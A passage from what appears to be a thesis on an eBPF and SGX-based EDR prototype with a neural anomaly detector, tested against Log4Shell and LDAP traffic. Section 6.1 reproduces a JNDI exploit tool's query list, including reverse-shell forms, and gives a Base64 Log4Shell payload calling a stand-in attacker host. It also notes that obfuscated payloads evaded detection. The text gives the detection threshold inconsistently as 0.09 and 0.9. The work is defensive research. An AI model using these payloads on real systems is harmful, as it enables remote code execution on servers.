


Figure 20 - Feature Extraction

For the case of only two labels, the encoded values can be abstracted to boolean conditionals. Considering Figure 20, certain encoding schemes can be abstracted to a simple boolean attribution.

Multi-label (*i.e.,* > 2 labels) follows the same encoding schema without the binary normalisation abstraction. Each categorical label is cast as a matrix of binary values, then scaled to the numerical equivalent and, lastly, are normalised so that all follow the same numeric scale representation (*i.e.:* Values starting from “0”).

IPv4 addresses are the sole features that are pre-processed differently. These features are represented as values between 0.0 — 1.0. They are calculated by taking the four octets of the IP address, scaling each octet to a value between the same range and then combining them with the appropriate weights (multiplier, according to index (i)) to produce a final value between 0.0 — 1.0. In this instance, the multiplier is crucial to achieving uniform scaling, without any additional scaling (i.e., the presence of the multiplier). Each octet would contribute equally to the final value, meaning that the value would vary according to the proportion of magnitude of the octets and would not fall under the desired uniform range ([0.0-1.0]) — A “larger” octet would have a more substantial impact over the final value in comparison to “smaller” octets. An important nuance is that octets vary in importance according to their position in the address due to its hierarchical addressing (Network and Host portions of the address). The multiplier needs to reflect this property in the final scaled value. Based on the addressing hierarchy of IPv4, the leftmost octets (O_i) represent the network portion. These will have the least significant impact on the final scaled value. In contrast, the rightmost octets ($O_{i,}$) represents the host portion and will have the most significant impact over the final result. This occurs since, fundamentally, Host information is valued over Network information — It is more likely to have significant unique hosts rather than networks.

[INFO EDR] 172.17.0.1 --> 172.17.0.2 - PASS - LOG:

[FEATURES] saddr:0.003922626083972407 daddr:0.007844194711423388

action_scale:0 traffic_scale:1 transport:0 application:0 op:0

[INFO EDR] 172.17.0.1 --> 172.17.0.2 - PASS - LOG: ${jndi:ldap match;

[FEATURES] saddr:0.003922626083972407 daddr:0.007844194711423388

action_scale:0 traffic_scale:1 transport:0 application:0 op:6

[INFO EDR] 172.17.0.2 --> 192.168.1.54 - PASS - LOG: TCP Traffic;

[FEATURES] saddr:0.007844194711423388 daddr:0.21179012223785998

action_scale:0 traffic_scale:0 transport:1 application:0 op:0

[INFO EDR] 172.17.0.2 --> 192.168.1.54 - DROP - LOG: TCP Traffic;

HTTP GET;

[FEATURES] saddr:0.007844194711423388 daddr:0.21179012223785998

action_scale:2 traffic_scale:0 transport:1 application:1 op:1

The initial packets refer to the *cURL* operation initiating the remote JNDI Lookup. The last two requests are outgoing traffic from the vulnerable web application to the attacker. By leveraging the TC eBPF shallow packet inspection capabilities, the connection string is detected and EDR pre-emptively drops the packet(s), disallowing the JNDI Lookup to complete.

4.3.2 Anomaly Detection


The anomaly detection model is based on a feed-forward neural network, that is, a uni-directional model flowing input features forward, returning a single prediction result in the form of a binary classification. Classification occurs implicitly based on the prediction score and the overall network context being analysed. A static threshold (0.09) was considered and used throughout to be able to classify network events as normal or ab-normal (PoC). In an ideal context with continuous prediction and training, this threshold shouldn't be static as it depends highly on the nature of the network context and will shift with the amount of processed and trained data (Limitation and Future Work).

In terms of the parameters used to configure the model, these parameters were fashioned according to the underlying classification task -- binary classification. In terms of the criterion, the loss function used was the Binary Cross-Entropy Criterion with L2 Regularization. The model's layout was formulated in the same manner throughout testing but with varying hidden layers.

From the EDR's eBPF stack, a total of **7** features are extracted from a network event (eBPF Tracing) and fed to the model, resulting in the input layer. Since the model must be able to return a single classification result, a single node for the output layer is considered. The model's variability and complexity come from the hidden layers. Initially,

a larger hidden layer was considered with distributed hidden nodes (*i.e.:* [7,5,11,3,1] and [7,11,5,3,1]).

- Input Layer: **7** Input nodes - One for each extracted feature.
- First Hidden Layer: **11** Hidden nodes
- Second Hidden Layer: **3** Hidden nodes - Categorizing the compilation of features into three sub-groups: "Normal", "Anomalous", "Unknown".
- Output Layer: **1** Output Node - Prediction (Binary) Result



5. MODUS OPERANDI

Source code deployment is analogous for all EDR components, including Intel SGX native applications. Source code was conveniently arranged to allow agile deployment with an emphasis on modularity.




Figure 21 - Code Structure

Code arrangements are identical despite both environments being dependent on different standard environments in *Rust*. The native standard environment (*i.e., std*) in *Rust* is used by the producer, from which most *Rust* crates are derived. On the other hand, SGX environments are dependent on the standard environment imported by the SDK provided by the *Incubator Teaclave SGX* project (*i.e., sgx_tstd*). The consumer will include '*/sgx/*' where the necessary build scripts are stored and the SDK from Rust (SGX code). Each (source-code) directory holds the relevant source code and a build script (*i.e., build.sh*) used for building the application-level code.

Docker is the primary tool used for provisioning the images ready with *Rust* and all the code following the directory structure above. Dependencies are met to run a simultaneous eBPF and SGX development environment under the *Linux Ubuntu* 20.04 operating system. Relevant dependencies in these images are the necessary *apt* dependencies (to build the application code) and the *bpf-linker* tool to support BPF map verification, compilation and linkage.

Wazuh configuration and initialization were officiated manually for relevant testing and analysis. Complete configuration of *Wazuh* is upheld once a *Wazuh Agent* is configured to include system logs from the local *Rsyslog* framework or remote system logs are supported by the *Wazuh Manager*. The former requires enrollment of the *Wazuh Agent*

with the relevant *Manager*. While the latter requires configuration to be updated to support and initialize a system log listener (requires port specification). Once this is in place, the explicit *Wazuh Manager* requires custom *Decoders* and *Rules* to be integrated to the triage EDR log messages. Other log messages, such as OS system logs captured by the EDR, will automatically be triaged as the *syslog* protocol is integrated natively in Wazuh.

The last step before running the EDR is adapting its configuration YAML file according to the appropriate context. The EDR depends on two configuration parameters, which control the interpolation mechanisms offered by the respective eBPF programs. These parameters are responsible for controlling the EDR's behavior throughout runtime.




Figure 22 - Configuration Parameter

Logger Info is relative to the Log4Shell exploit from first attacker model used to reference the HTTP header name where the arbitrary payloads will be placed. The EDR **Ruleset** corresponds to the configuration parameter used to define which type of traffic should be blocked (inbound and outbound), based on the condition (**1**/**2**). Conditions were used to test the distinctive security postures.

As part of the configuration, *RabbitMQ* TLS certificates, corresponding private keys and user credentials are generated to be able to access the GUI generated by the *RabbitMQ* service. From a security standpoint, in terms of infrastructure, each component of the EDR is built in an isolated containerized manner and managed as a micro-service. Message queue communication is also secured using the TLS integration mentioned.

6. TESTING AND ANALYSIS

6.1. Log4Shell




Figure 23 - Log4Shell Overview

Several components and procedures need to be present in order to replicate the Log4Shell vulnerability. Logically, the EDR will be safeguarding the SpringBoot web application, which is vulnerable to CVE-2021-44228 and running the Java logging library *log4j2* (Version 2). This web application can be abstracted as a logging instance whose sole purpose is to receive and extract logs from the *X-Api-Version* HTTP Header without sanitization before processing the log string.

Attacker operations reside in using a malicious JNDI/LDAP proxy and sending the malicious logging request to the application framework. The malicious proxy is the central component responsible for crafting arbitrary *Java* code that will be requested from the logging framework and consequently loaded and executed. Since no sanitization occurs and due to the nature of object addressing behind the Log4j Lookup procedure, the attacker to craft arbitrary connection string requests to any desired endpoint, allowing for RCE.

6.1.1. Rogue JNDI/LDAP Application

The options for the JNDI Exploit JAR file are extensive. Thus they were pruned for brevity since only a restricted number of payloads will be considered for this attack scenario. In this scenario we will only consider basic queries.

```
$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -u
Supported LDAP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://null:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://null:1389/Basic/Dnslog/[domain]
    ldap://null:1389/Basic/Command/[cmd]
    ldap://null:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://null:1389/Basic/ReverseShell/[ip]/[port]
    ldap://null:1389/Basic/TomcatEcho
    ldap://null:1389/Basic/SpringEcho
    ldap://null:1389/Basic/WeblogicEcho
    ldap://null:1389/Basic/TomcatMemshell1
    ldap://null:1389/Basic/TomcatMemshell2
```

Figure 24 - Malicious proxy

The simplest form of the payload is a connection string with an arbitrary *Base64* encoded command. As such, this was the standard structure considered for the payloads, with varying connection string (obfuscation techniques) and encoded commands. Only two commands were considered: *touch /tmp/pwned* and a simple reverse shell procedure as illustrated below.




Figure 25 - Reverse Shell JNDI Payload

6.1.2. Attack Vectors

${jndi:ldap://your-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}

The simplest type of payload is a base64 encoded command, which is encoded into the payload to reduce the possibility of detection. As with all JNDI lookup procedures, this payload will be sent to a vulnerable SpringBoot instance running log4j which will process the payload and request the defined remote procedure. There may be other variations

when it comes to lookup procedures. It is also possible to use remote method invocation methods instead of the JNDI protocol.




Figure 26 – Payload Analysis

6.1.3. Command Interpolations

Figure 27 - Exploit Detection 1

Figure 28 - Exploit Detection 2

The figures above showcase the EDR's interpolation to the attack and the anomaly detector classification to possibly analogous network traffic, considering the features extracted from the eBPF tracing stack. From both examples, the EDR's behavior is distinct when faced with obfuscation in the payload. Figure 27 considered a simple connection string without obfuscation, while Figure 28 considers payload obfuscation. In the second example, the EDR is unable to pattern-match the lookup procedure and, as such, doesn't proceed to block the malicious request sent from the logger. In Figure 27, the whole connection string is matched and as such, the EDR can interpolate the malicious request (or the logger's reaction to it). Regarding the anomaly detector, this model was previously trained with the 11x7 dataset, as such it is robust to the whole connection string and sensitive to variations. The dataset constitutes 11 malicious requests sent to the logger with the same payload variations for each request (‘jndi:ldap’).

Model adaptability and performance are highly adaptable depending on the disparity of data provided by the dataset, which will be used to pre-train the model.

6.1.4. Command Variants




Figure 29 - Command Variants

From Figure 29, ***x*** is the sequence of "ndi" or "ldap" characters sequentially. Each run was repeated consecutively, considering that the dataset is the same for each. The anomaly detector is more robust on explicit connection strings. For more complex payloads there are cases where the model initially classifies the payloads as anomalies but converges after consecutive attempts.

When it comes to bypassing the EDR, the lookup mechanism procedure (*i.e.:* (JNDI, RMI)) is the main element of the payload that was considered for obfuscation. In this figure, (+) represents the regex recursive symbol, *"One or more"*. Since the eBPF tracing stack is based mostly on shallow and deep packet inspection pattern matching, complex payload obfuscation techniques can bypass run-time interpolation unless stronger heuristics are applied (limitation / future work).

Figure 30 - Exploit Detection cURL

This sample run considers 3 logging requests sent to the vulnerable application. As expected, the EDR and the model can preemptively identify the attack during run-time, but as referred to above, interpolation might occur with some exceptions due to payload obfuscation (**cURL1** and **cURL2**). One noticeable consideration is the model's adaption to the network behavior. Over time, with consecutive requests it is expected that the model converges, although since the Log4Shell attack procedures require the logger to send outbound traffic to a remote endpoint, this is still tracked and classified from the model (**cURL2** -- HTTP Response, with the rogue JNDI in place the logger would explicitly send a HTTP GET request).

6.1.5. Reporting

With Wazuh, logs can be analyzed to trace back the EDR's execution as well as administer the hosted applications, if needed. Wazuh data can also be extended for reporting, where graphs and figures can be created from the logs. Since *Rsyslog* is used to pipe the logs from the EDR to the Wazuh instance, by default *Rsyslog* will send all the other system logs from the EDR's host. This is ideal since host system logs can be cross-referenced with EDR logs depending on the application and attack context.

Figure 31 - Reporting

Wazuh also allows for various types of reporting, depending on the type of deployment: *single-node* or *multi-node*. Figure 31 illustrates a *count* distribution of the number of logs received by this instance, according to pre-defined default labels: **Top MITRE ATT&CKS**. With *Wazuh*, administrators can create their own *decoders* and *rules*, so that custom logs can be triaged and showcased as illustrated in these figures.




Figure 32 - Logs cross-reference

From Figure 32 we can distribute and cross-reference the number of EDR logs (**5**) over the number of anomaly detector logs (**4**). For this sample run, both log types are highly correlated resulting in the overlapping curves, as for each EDR log (event), an anomaly detection prediction will also be sent as a distinct event.

6.2. LDAP




Figure 33 - LDAP Overview

The EDR was also formulated for observability purposes, such as enabling the trace of low-level information and allowing a basis for customizable logic. Overhead is expected and will grow with the increased complexity of packet inspection and pattern-matching capabilities. Pattern matching in eBPF is done at the packet level so more granularity implies higher latency. Nonetheless for this scenario, heuristics were applied for observability purposes. Essentially, they inspect network traffic packets based on LDAP operations and other meta-data as per the LDAPv3 Wire Protocol.

One of the sub-goals from this scenario was to assess and validate whether the proposed tool was useful for inspecting and interpolating explicit LDAP operations to an arbitrary server to preemptively detect malicious activities such as information-gathering strategies.

It was considered that the model is trained with an arbitrary dataset with no previous LDAP operations. Initially, the model returns similar classification results for all LDAP traffic, such as abnormal traffic. This can trivially be concluded because the model is trained with data that has a high disparity compared to the features being received. It is only after a finite number of iterations that the model gradually classifies data as expected since it is continuously trained with the data it receives.

Figure 34 - LDAP Run

Following the timestamps and Log IDs, all LDAP response operations are tracked and classified. However, since the feed-forward neural network considers a compilation of **7** input features, with the increased occurrence of these operations as well as the increase of traffic flow between the source and destination address, the anomaly detection model converges and "*learns*" from the current network activity as desired.

Although this convergence from the model isn't definitive and final, as expected, after convergence, LDAP traffic will still be classified as abnormal since a static threshold is used for classification (*i.e.:* >= 0.9), and the initial training dataset has no LDAP operations. In this scenario, the model imposes a high sensitivity when classifying traffic, which is initially expected since the trained data holds no relevance to this context.




Figure 35 - LDAP Detection and Prediction

Figure 35 considers the same distribution of commands but without model's classification intervention. This figure showcases how the EDR can trace LDAP activity and identify and perceive LDAP operations from simple heuristics (data packet *size* parameter).

7. CONCLUSION

In conclusion, throughout this thesis, we proposed a proof-of-concept tool as a foundational building block for EDR solutions tailored to safeguard arbitrary local environments. The source-code developed and used throughout this thesis is referenced as *edrc2u* under the *branch: thesis-poc* hosted in *GitHub* [5].

Analysis and verification of the tool's behavior and results were performed using both attacker scenarios, as expressed in the Motivation chapter. With the proposed tool, verifying the expressed detection and interpolation capabilities was possible, considering the "isolated" network assumptions and the appropriate configuration parameters. As per the Testing and Analysis chapter, the EDR was successfully positioned in both contexts as a central system for detecting, reporting, and interpolating low-level operations occurring under the hood.

7.1. Limitations and Future Work

Current limitations are enumerated with mitigation proposals for future work improvements to the EDR. From a security perspective, eBPF is a critical component as it reflects the logic from the heuristics being applied during run-time, which is essentially the EDR's source of truth. This essentially results in Single Point-Of-Failure issues, which, in this instance, are critical to the integrity and authenticity of events and alarms produced by the EDR. From the highlighted issues, the following mitigations are proposed, assuming attacks are directed to the eBPF boundary:

1. If eBPF reaches an error state or is assumed to be breached, events and/or alarms may be tampered with internally (eBPF maps), or new eBPF programs may be generated and attached (*i.e., eBPF requires System Administrator capabilities in the Linux OS*).

Candidate Solution: A multi-producer strategy can be implemented to distribute eBPF tracing stacks (*i.e.,* XDP/TC) across multiple nodes to allow the EDR to be extendable to support fault-tolerant strategies. eBPF-based LSM capabilities can also be developed to enforce isolated environments with regard to system capabilities.

2. Currently, A.D. is performed continuously, resulting in the internal dataset growing indefinitely. Freshness in the dataset is crucial since it is the only way the EDR can adapt to evolving network traffic patterns.

